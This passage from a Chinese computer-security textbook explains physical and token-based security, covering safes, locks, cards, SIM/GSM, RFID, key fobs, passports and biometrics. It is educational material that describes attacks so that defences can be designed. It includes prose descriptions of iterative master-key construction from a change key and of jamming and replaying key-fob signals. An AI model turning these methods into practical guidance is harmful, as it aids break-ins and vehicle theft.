认证系统对锁变得越来越复杂也负有责任。在锁的安全领域, 没有通用方法来发布“补丁”, 也不能收回锁的认证。像许多安全一样, 高安全锁管理是安全研究人员和制造商交互的一个过程。

保险箱攻击

有许多方法可以攻击保险箱。经典的做法往往是在电影中所描绘的, 高技能专家通过感觉和声音操纵保险箱的拨轮, 直到推导出密码。为了防止这种攻击, 许多保险箱厂商都在锁机制内部安装了额外的组件, 旨在防止攻击者从声音和触觉线索解译出正确的密码。此外, 锁机制的轮常常使用像尼龙这样的轻质材料, 以减少操纵锁产生的噪音和摩擦。

攻击者可能会试着钻透保险箱前部, 通过钻孔来了解锁的内部构造或直接操纵锁机制。高安全保险箱使用复合硬面耐磨钢板 (hardplate), 它是一种非常坚固的材料, 能抗钻或其他结构性的破坏。只有高度专业化的钻探设备才能破坏这种材料。可以使用如炸药这样的蛮力技术, 但这种方法是不切实际的, 因为它冒着同时破坏保险箱中物品的风险。为进一步防止钻孔, 许多保险箱都使用玻璃重锁 (glass relocker), 在保险箱门后安装一片薄玻璃板。如果通过钻或其他力量打破了这片玻璃, 则会释放弹簧加载螺栓, 永久地锁住保险箱。

旁路攻击

通过观察, 在实际锁的设计和防撬中所用的许多原则类似于计算机安全的基本原则。重要的是要记住: 操纵锁机制只有获得未授权访问的一种方法。例如, 如果通过拧开门边的合页, 将门拆下来, 门上的锁具有再高的安全性也没用。这类的攻击称为旁路攻击 (side channel attack), 如图 2.7 所示。




图 2.7 旁路攻击的脆弱性: 建筑物一侧的防火梯会成为一个入口, 与大门相比, 这个入口更易受到攻击。图片由 Jennie Rogers 授权

在旁路攻击中，攻击者不是试着直接绕过安全措施，而是利用在其周围的未受安全机制保护的其他脆弱性。实施旁路攻击有时出奇的简单。

一个旁路攻击的典型例子是对门合页的操作。门都有合页，并且不是死螺，在门和门框之间插入平的物体，如，插入细长的螺丝起子，然后拆下合页，就能打开门了。通过屏蔽合页或使用死螺能防止这种攻击，也是使撬锁变得更难一个很好示例，但是仍存在撬开门的可能性。

旁路攻击的概念不仅适用于锁和保险箱。也适用于计算机安全的其他方面，因为攻击者经常搜索绕过安全的最简单方法，而不是用最明显的方法。因此，应该以全面的方式来分析计算机和信息系统的安全，分析实际的攻击和数字攻击，以确定系统中最脆弱的组件。

2.2.3 锁安全的数学知识

通常将对象集的可能组合数或配置称为搜索空间（search space），我们最感兴趣的是在该空间中找到一个特定的对象。在计算机安全中，最常见的搜索空间类型是加密函数使用的所有可能的密钥集。大型的搜索空间能降低蛮力攻击的概率，因为蛮力攻击需要尝试所有可能的组合。因此，对攻击者而言，要不惜一切代价降低搜索空间的大小。

免受蛮力攻击

当然，搜索空间的数学知识也适用于锁安全。传统的弹子锁通常有4~7个上锁弹子，其中，下弹子可能的高度数通常在4~8之间。更高质量的锁会具有更多上锁弹子，可能的下弹子高度数会更大。UL 规定：锁至少应该有1000种潜在的组合或者不同（differs），而且安全容器要有100万或更多的不同。另外，大约有40种常用的钥匙坯。总的来说，在搜索空间中，可能的钥匙数不会超过：

$$40 \times 8^7 = 83\,886\,080$$

如果知道具体的钥匙坯数，搜索空间会非常小。例如，对于具体的钥匙坯，其有6个上锁弹子，可能的下弹子高度有5种，则可能的钥匙数是：

$$5^6 = 15\,625$$

对于防止蛮力攻击，这个数仍是足够大的。出于这个原因，一般采用撬锁、钥匙印痕和撞锁攻击，而不采用蛮力攻击。

对有限集合中的对象进行计数的数学被称为组合数学（combinatorics），顺便说一下，上述分析是一个量化弹子锁安全的组合参数的示例。

减少搜索空间大小

在某些情况下，有效地使用组合可以绕过锁。例如，在标准的开锁器中，攻击者通过一次一弹子来“解决”锁，并将撬锁问题分为两个阶段：找到连接弹子，然后慢慢上推连接弹子。如果攻击者需要攻击的锁具有 P 个上锁弹子和 D 种可能的下弹子高度，这种分而治之的方法产生的搜索空间大小为 $P \cdot D$ ，而不是 P^D 。

特权提升

Matt Blaze 发表了一篇文章，详细地介绍了攻击者如何使用组合从主钥锁定系统的普

通更改钥匙配制主钥。这种攻击类似于计算机安全中的特权提升（privilege escalation），它是迭代主钥配制（iterative master-key construction），其中，攻击者将低权限提升为高权限。

这种攻击的工作原理如下。考虑一把锁，其配置与上述的 P 和 D 相同。攻击者有一把更改钥匙，并希望使用少量的钥匙坯配制主钥。攻击者唯一的基本操作是测试给定钥匙是否能打开锁。为了简化，我们使用术语弹子来代表下弹子。

从第一个上锁弹子开始，攻击者配制 $D-1$ 把钥匙，每把钥匙都有所有弹子的高度，但第一个高度与更改钥匙的高度相同，对第一个弹子尝试所有可能的变化高度（除了更改钥匙的第一个弹子高度之外）。打开锁的那把钥匙暴露了主钥第一个弹子的高度。然后对其余弹子，重复执行上述过程，使用打开每个弹子的成功钥匙，就能配制出最终的主钥。上述攻击所需的钥匙坯总数最多为：

$$P \cdot (D-1)$$

此外，最多执行 $P \cdot (D-1)$ 次开锁测试。

高质量锁有 7 个上锁弹子和 8 种可能的下弹子高度，则这种攻击最多需要 49 个钥匙坯，这是可以接受的。低质量锁有 5 个上锁弹子和 5 种可能的下弹子高度，所需的钥匙坯不超过 20 个。另外，攻击者可以视情况降低测试钥匙，则只需 P 个钥匙坯。

进一步的改进

但是，在这种情况下，取决于锁的制造商，可以进一步缩小搜索空间。锁的相邻最大切割规格（maximum adjacent cut specification, MACS）定义了任意两个相邻钥匙齿间允许的最大垂直距离。如果超过这个距离，钥匙将有陡峭的尖峰，那么这个尖峰是易碎的，会导致锁的阻塞，或阻止弹子的上推。从搜索空间删除所有序列会违反特定锁的 MACS，会导致搜索空间大小的显著缩小。此外，一些主钥系统要求，在上锁弹子上的主钥弹子高度要高于更改钥匙的高度，从而进一步缩小了搜索空间。

使用组合的另一个示例为：有些品牌的单拨式密码锁机制取决于制造过程。由于这种依赖关系，可能会大幅地缩小测试的组合数。对于某一品牌的锁，它有一个从 1 到 40 的转盘，需要一个 3 个数的组合，这就可能将搜索空间从 $60\,000$ (40^3) 缩小到只有 80，从而更易受到蛮力攻击。

重要的是，单拨式密码锁有某种复位机制，每当有人试着输入密码开锁之后，就会触发复位机制。如果没有这样的复位机制存在，则密码的最后一位数本质上形同虚设，因为对每个密码，遍历最后一位数需要大量的时间。这是防止搜索空间缩小的一种措施。

2.3 身份验证技术

如第 1 章所述，可以根据用户所知道的、所拥有的和所特有的信息对用户进行身份验证。在本小节中，我们讨论一些实际的身份验证方法，即通过使用人所拥有的信息或所特有的信息进行身份验证，当然，这里的人是指健康的人。

2.3.1 条形码

印刷标签被称为条形码（barcode），条形码起源于 20 世纪中叶，是为了提高食品结算效率而使用的一种方法，而现在条形码的应用更加普遍，如在识别各种野生动物时也使用条形码。第一代条形码将数据表示为一系列可变宽度的油墨垂直线，本质上使用的是一维编码方案，如图 2.8（a）所示。



图 2.8 条形码示例：(a) 一维条形码；(b) 用于邮件的二维条形码

一些近代的条形码呈现为二维模式，使用点、正方形或其他符号，通过专门的光学扫描器读取这些符号，并将特定类型的条形码转换成对应的编码信息。这种条形码用途也非常广泛，常用于邮件跟踪、购买商品的质量认证以及娱乐和体育赛事入场券的确认，如图 2.8（b）所示。

条形码的应用

自 2005 年以来，航空业在登机牌中使用了二维条形码，在办理登机手续时生成，并在登机前扫描。在大多数情况下，条形码都使用内部独特的标识符进行编码，从而使机场安全系统能查找与该航空公司对应的乘客记录。然后安保人员验证登机牌，确认机票是否实名购买，乘客是否能提供带有照片的身份证。使用专用的外部系统来防止登机牌被伪造，对攻击者而言，需要利用额外的安全漏洞才能为自己指定标识符，从而与航空公司的记录一致。

在大多数其他应用中，条形码确实非常方便，但很不安全。因为条形码只是纸上的油墨，所以极容易被复制。此外，只要油墨在攻击者的视线之间，他就能从远处读出条形码。最后，一旦条形码被打印出来，就再没有能力进一步更改它的编码数据了。因此，研发了既允许写入数据也允许读取数据的其他介质。

2.3.2 磁条卡

在 20 世纪 60 年代末，研发出了磁条卡（magnetic stripe card），它是一种最普遍的电子访问控制方法。目前，磁条卡是许多金融交易（如借记卡或信用卡交换）的关键组件，也是大多数个人身份证件的标准格式，包括司机的驾照。在传统上，磁条卡由塑料制成，在

类似塑料的薄膜中包含磁带条。大多数卡都遵循国际标准化组织（International Organization for Standardization, ISO）制订的严格标准。这些标准规定了卡的大小、磁条的位置和磁条中信息编码的数据格式。

标准卡上的磁条实际包括三条用于存储信息的磁道。第一条磁道使用 7 位方案进行编码，即每个字符用 7 位表示，其中 6 位是数据位，一位是校验位（parity bit），总共为 79 个字符。检验位是其他组合函数（如异或）的值。因为磁条卡可能被磨损，易受物理损坏，所以即使丢失了少量数据，校验位也允许磁条卡读取器来读取磁条卡的数据。

磁条卡的安全

磁条卡的第一条磁道包含持卡人的姓名、账号、信息格式和发卡者酌情决定的一些其他数据。当乘客安全地使用信用卡预订机票时，航空公司经常会用到信用卡的第一条磁道中的数据。

第二条磁道使用 5 位的编码方案，即每个字符用 5 位表示，其中 4 位是数据，1 位是校验位，总共为 40 个字符。这条磁道可以包含账号、到期日期、发卡银行的信息、指定的从磁道中提取数据的确切格式以及酌情决定的其他数据。在金融交易中，如信用卡或借记卡的交换中，会经常使用第二条磁道中的相关数据。

第三条磁道很少使用。

磁条介质的脆弱性在于：容易读取和复制。攻击者能以相对较低的成本购买磁条读取器，然后读出磁条卡的信息。当加上磁条写入器（当然写入器有点贵）时，攻击者就能很容易地克隆已有的磁条卡。因为存在这种风险，许多发卡者都在卡中嵌入了全息图，全息图很难复制。大多数信用卡还包括客户签名空间，用于验证信用卡的真伪。但不幸的是，许多供应商并不总是检查这个签名。打击信用卡欺诈的一种有效方法是需要一些额外信息，而该信息只有持卡人才知道，如个人识别码（personal identification number, PIN）。

ISO 标准不允许供应商在磁条卡中有钱。但可以存储账号，使用账号可以访问远程数据库的信息。尽管如此，许多组织都使用具有货币价值的磁条卡。例如，交通车票经常存有“钱”，但只用于支付车费。因此，供应商有时使用专用技术，提供在磁条卡上存储数据的便利性，在磁条卡上可以存储“点”或“信用”这样具有货币价值的数据。

不幸的是，允许磁条卡包含具有货币价值的数据的这种方式会带来严重的安全隐患。因为卡上的钱只用数据表示，攻击者知道磁条的信息格式就能制作自己的卡，并为自己提供免费的服务。出于这个原因，厂商保护卡的数据格式规范的私密性是非常重要的，同时还要提供一些验证数据完整性的方法，如实施加密签名算法。

2.3.3 智能卡

传统的磁条卡存在着一些安全问题，因为磁条卡的复制很容易，并且没有标准的机制用于保护磁条卡所包含的信息。为了解决这些问题，研发了智能卡（smart card）。智能卡包含集成电路，在电路板上有可选的微处理器。此微处理器具备读取和写入能力，允许对智能卡上的数据进行访问和更改。智能卡技术还能提供安全的验证机制来保护持卡人的信息，并且智能卡的复制极难。

智能卡没有磁条介质所固有的弱点。在设计上，它们非常难以拆卸，内部的密码处理器能提供数据保护，这是磁条卡所不具备的。智能卡的大多数安全问题在于具体实现中的弱点，而不在于基本技术本身。

第一代智能卡需要集成电路与读取设备实际接触才能访问或修改信息。这就限制了对卡上信息的物理访问。而新一代智能卡使用射频技术，能无接触地与智能卡和读取器进行交互。智能卡引入这一功能所存在的安全风险与另一种流行技术 RFID 存在的风险相似，在第 2.3.4 小节将讨论 RFID。

智能卡的应用

现在，智能卡的应用非常广泛。大公司和组织通常将智能卡作为一种强验证手段，作为单点登录方案的一部分。一些信用卡公司已经将智能卡嵌入自己的信用卡，以便为客户提供更安全的保护。此外，为了存储外部的加密密钥，许多计算机磁盘加密技术都使用智能卡。

智能卡还可以作为“电子钱包”，包含能用于各种服务的资金，如停车费、公交以及其他小型零售交易。目前，对这类智能卡的实现并未提供所有权验证，因此，持有偷来智能卡的攻击者可以像持有人一样使用该智能卡。不过，在所有的电子现金系统中，允许现金卡上的最大金额较小，以此来限制出现严重欺诈的概率。

智能卡的安全

最先进的智能卡都有微处理器，能执行一些计算工作，并能更改智能卡的内容，一些较便宜的智能卡只有记忆卡，如果没有外部写入器，就不能更改智能卡的内容。举个例子，许多电话卡实际上只包含金额编码。

为了防止克隆和未授权的更改，在向智能卡写入内容之前，大多数智能卡要求向读/写微控制器提交秘密的身份验证码。此外，在任何资金转移之前，通过手机网络使用独特的序列号或 PIN 对电话卡进行身份验证，从而使克隆电话卡变得更难。

针对智能卡的简单攻击

不幸的是，如果能提取电话卡的秘密编码，就可能篡改卡上的金额。可能的攻击包括社会工程方法（尝试从电话公司员工处得到电话卡编码）或者窃听智能卡与读取器之间的通信。

差分功耗分析

此外，具有安全加密处理器的智能卡甚至能经受称为差分功耗分析（differential power analysis）的旁路攻击。在这种攻击中，当智能卡微处理器执行加密操作时，恶意攻击方会记录它的电功率消耗。因为处理器的各种操作所需的电功率消耗存在微小的差分，通过分析统计这些记录信息，可以暴露加密系统或正在处理的底层密钥的信息。在某些情况下，使用这种攻击能重获密钥，攻破加密系统。

由于功耗分析攻击是被动的，它们并不改变分析处理器的操作，所以很难检测和防御这种攻击。因此，为了防御这类攻击，硬件设计人员必须确保：通过功耗分析获得的任何信息都不足以危害底层的密码系统。这样做的一个方法是在条件分支包括无用的操作，以

便时间和功率消耗不会暴露输入值的任何信息。

SIM 卡

许多手机都使用一种特殊的智能卡：客户识别模块卡（subscriber identity module card, SIM card），如图 2.9 所示。SIM 卡由网络供应商发行。它维护用户的个人信息和联系方式，并允许用户对供应商的蜂窝网络进行身份验证。许多手机都允许用户插入自己的 SIM 卡，使换手机的过程简单而瞬时。SIM 卡的标准由全球移动通信系统（Global System for Mobile Communication, GSM）维护，它是一个大型的国际组织。




图 2.9 在 GSM 手机中使用的 SIM 卡，连同与一角硬币大小的对比。图片经 Dan Rosenberg 授权

SIM 卡的安全

SIM 卡包含一系列的信息，用于识别卡主和验证对应的手机网络。在网络供应商所维护的客户数据库中，每个 SIM 卡都对应着一条记录。SIM 卡是一种集成电路卡 ID(integrated circuit card ID, IC-CID)，它是独特的 18 位数，用于硬件识别。另外，SIM 卡包含独特的国际移动客户身份 (international mobile subscriber identity, IMSI)，它确定卡主的国家、网络和个人身份。SIM 卡还包含 128 位密钥。密钥主要用于通过手机网络对手机进行验证，讨论如下。最后，SIM 卡还包含联系人列表。

作为一种额外的安全机制，在允许对卡信息进行访问之前，许多 SIM 卡要求 PIN。在尝试三次错误密码之后，多数手机要求使用 PIN 的自动锁定功能。此时，只有提供存储在 SIM 卡上的 8 位 PIN 解锁码 (personal unblocking key, PUK) 才能对手机进行解锁。经过尝试 10 次错误的 PUK 之后，SIM 卡将被永久锁定，必须更换 SIM 卡。

GSM 的挑战-响应协议

当手机希望加入蜂窝网络以便拨打和接听电话时，手机连接到由网络运营商拥有的本地基站 (base station)，并传送它的 IMSI 来声明它的身份。如果 IMSI 与网络供应商数据库中的客户记录对应，基站向手机传输 128 位随机数。然后，手机使用存储在 SIM 卡中的客户密钥对这个随机数编码，密钥使用专用的加密算法 A3，生成的密文块被发送回基站。然后基站使用其所存储的客户密钥执行相同的计算。如果两块密文匹配，网络通过了对手机的身份验证，并允许手机拨打和接听电话。这种类型的身份验证被称为挑战-响应协议 (challenge-response protocol)，如图 2.10 所示。




图 2.10 手机（连同其 SIM 卡）和基站之间的挑战响应协议。
这个协议的安全性源于这样的事实：只有手机和基站知道客户的密钥

在网络已对 SIM 卡进行验证之后，通过对用户密钥进行编码，并在发送随机数之前，SIM 卡产生 64 位的加密密钥，使用另一种加密算法 A8。最后，手机可以拨打电话了，所有的通信都使用 A5 的加密密钥，A5 是另一种专用的加密算法。

开始时，在保护手机通信中的每个专用算法（A3、A5 和 A8）都由 GSM 开发，并严格保密。在许多公有算法（3DES 或 AES）选项中，选择了这些专有算法，因为当时这些新开发的算法对手机硬件进行了优化，手机性能也显著提高。在许多手机中，A3 和 A8 算法作为一个算法实现，这个算法被称为 COMP128。

GSM 的脆弱性

较旧的 SIM 卡由 COMP128 实现，现在将此 COMP128 称为 COMP128-1，它是逆向工程，并已发现它的加密是不安全的。在算法中的弱点暴露了密钥信息，对于给定的适当输入，通过迅速发送请求并分析几小时内卡的输出，攻击者能重获 SIM 卡的密钥。这种攻击在空中进行，无需实际访问手机。

如果通过破解 COMP128 重获了相应的内部密钥，克隆 SIM 卡就相当简单了，攻击者就能使用受害者的账户来拨打电话。较新版本的 COMP128，被称为 COMP128-2 和 COMP128-3，并没有被这种方法破解，因此它免受这种类型的攻击。由于这些算法的实现是保密的，所以并没有证明它的安全性超过了 GSM 的保证。

在 A5 算法的实现中也发现了安全漏洞，A5 用于对手机网络中实际传输的数据和语音进行加密。在 A5/1（A5 算法的最常见版本）中已经确定了几个加密弱点，拥有丰富资源的攻击者可以破解 A5/1。破解 A5 算法后，攻击者就能窃听手机通信，因为手机已在社会中普遍使用，这就涉及一个重要的安全问题。另一个实现 A5/2，设计用于保证情报机构大量输入的可靠性，并只在东欧和亚洲的特定国家部署。不幸的是，事实已证明：能很容易地破解该算法。从历史上看，A5/1 和 A5/2 最初是保密的，由于逆向工程，最终它们变为公开。

在 COMP128 和 A5 中的弱点再次证明不公开，即安全（security by obscurity）原则的风险——其思想为：如果保持加密算法的保密性，则算法是安全的，不会被破解，这违背了开放式设计的安全原则（参见第 1.1.4 小节）。事实上，这种做法是非常危险的，因为算法通常可以被逆向工程。此外，编写算法的人可能会泄漏算法的设计，无论是故意的还是无意的。与密钥相比，算法更易泄漏，例如，算法是固定的，也是确定的，而密钥是不断变化的。幸运的是，因为过去的逆向工程攻击，未来的手机加密算法更可能是基于开放标准的。因为大量的公共安全取决于标准的加密算法，所以人们对加密算法的安全性更有信心。

2.3.4 RFID

无线射频识别（radio frequency identification, RFID）是一种快速兴起的技术，它依靠小型转发器发送无线电波来传送识别信息。与非接触智能卡一样，RFID 芯片有存储信息的集成电路、发送和接收无线电信号的螺旋天线，如图 2.11 所示。




图 2.11 取自于 DVD 包的 RFID 标签，连同与一角硬币大小的对比。图片经 Dan Rosenberg 授权

与智能卡一样，RFID 标签必须配合独立的读取器或写入器。有些 RFID 标签需要电池，而有许多是被动的，不需要电池。RFID 的有效范围从几厘米到数米之间，但在大多数情况下，因为通过无线电波传送数据，所以标签没有必要在读者的视线之内。

这项技术具有非常广泛的用途。许多供应商都结合 RFID 来进行消费品跟踪，补充或取代条形码。使用 RFID 标签，只需将 RFID 读取器放在商店入口，零售商就可以跟踪哪些商品销售最好，同时也可以用于防盗。此外，RFID 技术有条形码不具备的优势，与纸上的简单油墨线相比，它的芯片更难被复制。顺便说一句，在野外识别和跟踪野生动物也使用 RFID 芯片。

因为 RFID 芯片使用无线电波，所以不需要直接的物理接触就能释放信息。因此，部署某种机制来保护 RFID 芯片免受未经授权读取器的访问是至关重要的。如果没有使用这样的机制，恶意方能很容易地从远处窃取个人信息。

跳码和遥控汽车

最先进的车辆都配备了密钥卡（key fob），车主可以远距离地为车辆上锁、解锁甚至启动车辆的引擎。这些密钥卡使用 RFID 技术与汽车内的接收器通信。司机也使用类似的设备来远程打开车门或车库门。已有一系列的安全措施来防止攻击者窃听 RF 传输并再现信号，避免车辆或财产受到损失。为了完成上述功能，在密钥卡的控制器芯片和车辆的接收器中都使用跳码（hopping code）或滚动码（rolling code）。控制器使用相同的伪随机数生成器，以便每个设备都产生相同的、不可预测的数字序列。

保持两个序列的同步是一种挑战。当主人按下打开车门的按钮时，密钥卡传送它的跳码——即在密钥卡序列中的下一组数字（连同打开车门的指令）。在汽车的接收器的序列中，

存储着最后一次使用密钥卡之后，接下来的 256 组跳码序列的列表，并与汽车中的跳码序列同步。如果密钥卡发送的跳码与 256 组编码之一匹配，那么接收器接受命令，并执行请求的操作。然后，在密钥卡发送一组数字之后，接收器用下一组 256 数字更新它的序列。一旦用过了一组数字之后，将永远不会再用这组数字。因此，即使攻击者可以窃听密钥卡与汽车之间的通信，他也不能再用这组数字打开车门了。

一旦密钥卡和接收器无法同步时，接收器仍保持 256 组数字列表。例如，如果按下密钥卡上的按钮，而此时密钥卡超出了接收器的范围，但它用完了序列中的下一组数字。在超出范围的情况下，使用密钥卡的次数不能超过 256 次，如果超过了这个次数，接收器将不再接受它的传输，必须使用工厂复位机制对两者进行重新同步。

因为跳码本质上是随机数，密钥卡在不匹配的接收器上成功执行命令是极不可能的。不过，即使窃听者不能重用密钥卡与它的接收器之间的成功通信，当密钥卡超出范围时，攻击者也能截获和重放传输的信号。在这种情况下，接收器并没有增加 256 组可接受的跳码列表。一些偷车贼利用这一漏洞，使用这样一种技术：他们堵塞密钥卡使用的无线电信道，并同时截获传输。这样就能阻止车主使用密钥卡，而攻击者通过重放截获的信号，就能打开受害者的汽车，将其偷走。

KeeLoq

最近，生成跳码的实际算法受到了加密攻击。最常见的生成伪随机码的算法是 KeeLoq，它是一种专用算法，专门设计用于 RFID 硬件。该算法使用 32 位密钥，然后用该密钥加密初始化向量，每次使用该向量，它都会顺序递增。

根据某些车型使用的普通密钥位，研究人员已经开发出了针对 KeeLoq 的攻击。这些攻击通过截获传输中高频率出现的数字，经过几天的计算，就可以重获密钥卡的加密密钥。随后，通过测量加密过程中密钥卡的功耗，并使用这些信息重获加密密钥，旁路攻击就能彻底攻破 KeeLoq 系统。一旦攻击者获得了这个密钥，在截获两次连续的传输之后，就有可能克隆远程密钥卡。它还表明了一种可能性，即利用这种攻击能重置接收器内的计数器，从而使车主不能打开自己的汽车或车库。通过将 KeeLoq 密钥增加到 60 位，可以修补算法中的这些弱点，这样也能防止这些攻击，但 60 位的密钥尚未大规模地实现。

数字信号转发器

一些汽车的密钥卡和标签可用于加油站的自动付款系统，该系统使用称为数字信号转发器（Digital Signature Transponder，DST）的 RFID 设备，该设备由德州仪器公司制造。一个 DST 存储 40 位的密钥，并采用专用的加密算法 DST40。DST 的主要用途是执行简单的类似于 GSM 手机的挑战-响应协议，如图 2.10 所示，其中读取器要求 DST 加密随机产生的挑战来证明其拥有密钥。

再次强调“不公开即安全”原则的失败，DST40 算法已被逆向工程，从对已证明的任意挑战的两个响应中，攻击者能重获密钥。这种攻击能创建一个新设备，完全模拟 DST 来欺骗读取器，例如，向 DST 所有者账户收取购气费。

电子收费系统

通过电子收费系统，车主将 RFID 标签放在仪表盘附近，就能在指定收费站自动缴纳

通行费。因为交费时不需要现金，司机也不需要停车，所以这些系统非常方便。但不幸的是，许多电子收费系统的实现并未提供保护 RFID 标签内容的加密机制。

因为标签只含有一个唯一的标识符，收费站使用这个标识符从用户的账户中扣钱，但不可能真正地更改存储在用户账户中的钱数。尽管如此，许多标签能轻易地被复制，这样恶意方就能冒充受害者为自己的账户缴纳通行费。此外，在犯罪事件中，它有可能是一种“数字借口”，如果犯罪者克隆了自己的标签，然后将该标签放在另一人的汽车中。在检查时，克隆的标签可能会提供犯罪者不在犯罪现场的伪证。

针对克隆攻击的典型防御机制是安装摄像头，抓拍通过收费站车辆的车牌照的照片。通过这种方法，交通局能查明真相，并对使用丢失标签或过期标签的司机进行罚款。

护照

举另一个例子，现在一些国家（包括美国）所用的护照都有一个内置的、包含所有者信息的 RFID 芯片，其中还包括数字的面部照片，机场工作人员会将护照所有者与持有护照的人进行比较，如图 2.12 所示。



图 2.12 美国发行的电子护照

为了保护护照上的敏感信息，会使用密钥对所有的 RFID 通信进行加密。但在许多情况下，这个密钥只是护照号码、所有者的出生日期和到期日期。所有这些信息都以文字、条形码或其他光学存储方法印在护照上。要获得密钥，只需要直接接触护照即可，拥有护照所有者的信息，并知道护照的发布日期，攻击者能轻易地重获这个密钥，特别是护照号一般都按顺序发布。此外，即使攻击者无法对内置的 RFID 芯片内容进行解密，他仍能在护照所有者不知情的情况下确定密钥，因为密钥是不会改变的。

为了防止在持照人不知情的情况下，未授权方从远处读取护照的私人信息，一些 RFID 护照的封皮内都包含一些特殊材料，当护照未打开时，护照会屏蔽发射的无线电波。但如果护照稍微打开，这项措施就会无效。例如，如果护照的所有者在护照内夹有其他的纸张

或钱，护照就会泄漏无线电波。

2.3.5 生物特征识别

在安全中，术语**生物特征识别**（biometric）是指基于唯一的生物或生理特征来识别人的任何手段。在一般情况下，生物特征识别系统作为其他鉴定（**生物特征认证**（biometric verification））手段的补充，或者它们是提供身份验证（**生物特征识别**（biometric identification））的唯一手段。一般来说，生物特征识别系统使用某种传感器和扫描仪来读取生物的特征信息，然后，在授权访问之前，将读取的信息与授权用户的存储模板进行比较。

生物特征识别的需求

要作为生物特征识别的有用特征，该特征必须满足以下几项需求：

- **普遍性**（universality）：几乎每个人都有这个特征。例如，胎记就不能作为生物特征识别的特征，因为许多人都没有胎记。而指纹是普遍的，所以可以作为生物特征识别中的一个特征。
- **独特性**（distinctiveness）：每个人的这个特征都应该存在明显的差异。例如，视网膜图像和 DNA 是独特的，指纹大多也是独特的，而是否有扁桃体就不是独特的。
- **永久性**（permanence）：这个特征应该不会随时间流逝而改变。例如，指纹和 DNA 具有永久性；头发的颜色和重量不具备永久性，即使政府发布的 IDs 报告都使用头发的颜色和重量。
- **可收集性**（collectability）：应该能有效地确定并量化这个特征。

其他要考虑的因素是可选的，但并非绝对必要的，这些因素包括性能（精度和识别速度）、可接受性（人们是否愿意接受这种生物特征的使用）以及规避性（特征被伪造或避免的程度）。按需求和期望，理想的生物特征识别系统要满足上述所有需求，但在一些领域，现实的系统往往存在某些欠缺。

如何进行生物特征识别

在任何生物特征识别系统中，一个最重要方面是实际验证用户与所存储生物特征识别模板之间是否匹配的机制。系统可以使用多种技术来执行这种复杂的模式匹配。期望提供的生物采样与所存储的模板精确匹配是不合理的，因为在采样收集过程中，会存在生物特征的微小变化以及极小的误差。为了保证系统能正常工作，必须具有一定级别的灵活性。不过，系统还必须足够精确，不能发生错误的匹配，使未授权用户访问受限的资源。

通常，通过将生物采样属性转换成特征向量（feature vector）来完成上述任务。特征向量是一组对应于基本采样信息的数据值，并将特征向量与所存储的参考向量（reference vector）进行比较，参考向量是系统正试图进行测试的、以前生物采样的特征向量，如图 2.13 所示。

生成特征向量

指纹模式匹配是比较指纹的位置和关键特征取向，如纹线端点和纹线分叉点（分割

线), 并允许存在极小的幅度误差。面部的模式匹配要复杂得多。在通常情况下, 可以通过计算对面部进行调整, 以便像直接从相机中见到的面部一样。接下来, 通过计算不同面部特征(如眉脊、唇边、鼻尖和眼睛)的位置来生成特征向量。使用灵活的图论或神经网络等先进技术, 将这个特征向量与所存储的模板进行比较, 来评估匹配的概率。另一种类型的生物身份验证使用不同的技术检查是否匹配, 但生成特征向量集始终是关键步骤, 只有有了特征向量, 读取器才能执行计算, 对特征向量与生物特征识别采样进行比较。




图 2.13 对生物特征采样的验证过程。生物特征采样被转换成特征向量, 再将特征向量与存储的参考向量进行比较。如果具备足够的相似性, 则生物特征采样是匹配的。

候选的生物特征

最常见的生物特征信息是个人签名, 因为每个人的签名都是独一无二的。不过, 不是每个人都有备好的签名, 这种签名会随时间的流逝而发生变化, 并能被轻易伪造。由于这些局限性, 签名并不能作为有效的、生物身份验证的安全手段。

自 19 世纪中叶以来, 在法医工作中使用指纹来确定罪犯, 但最近, 电子身份验证系统都使用指纹扫描仪, 作为对特定用户授予访问的一种手段。与签名不同, 指纹是非常普遍的(除了一些非常罕见的情况之外)、独特的、容易收集与分析且难以规避的, 所以指纹成为有效的生物识别特征。虽然指纹会随着时间的流逝而略有改变, 但改变的程度并不影响生物特征识别系统对所有者的验证。

对语音识别的评价也不高。虽然大多数人都有自己的声音, 并愿意使用语音作为身份验证的手段, 但语音还不够独特, 无法将自己的语音与其他人的语音区分开来。此外, 人类的声音每年都会发生明显的变化, 使用授权用户的语音录音就能轻松地规避语音识别系统。

另一种常见的生物特征识别系统使用人眼作为唯一的特征。这种类型的扫描满足普遍性、独特性、永久性以及可收集性, 并且非常难以规避。旧系统采用视网膜扫描, 要用明

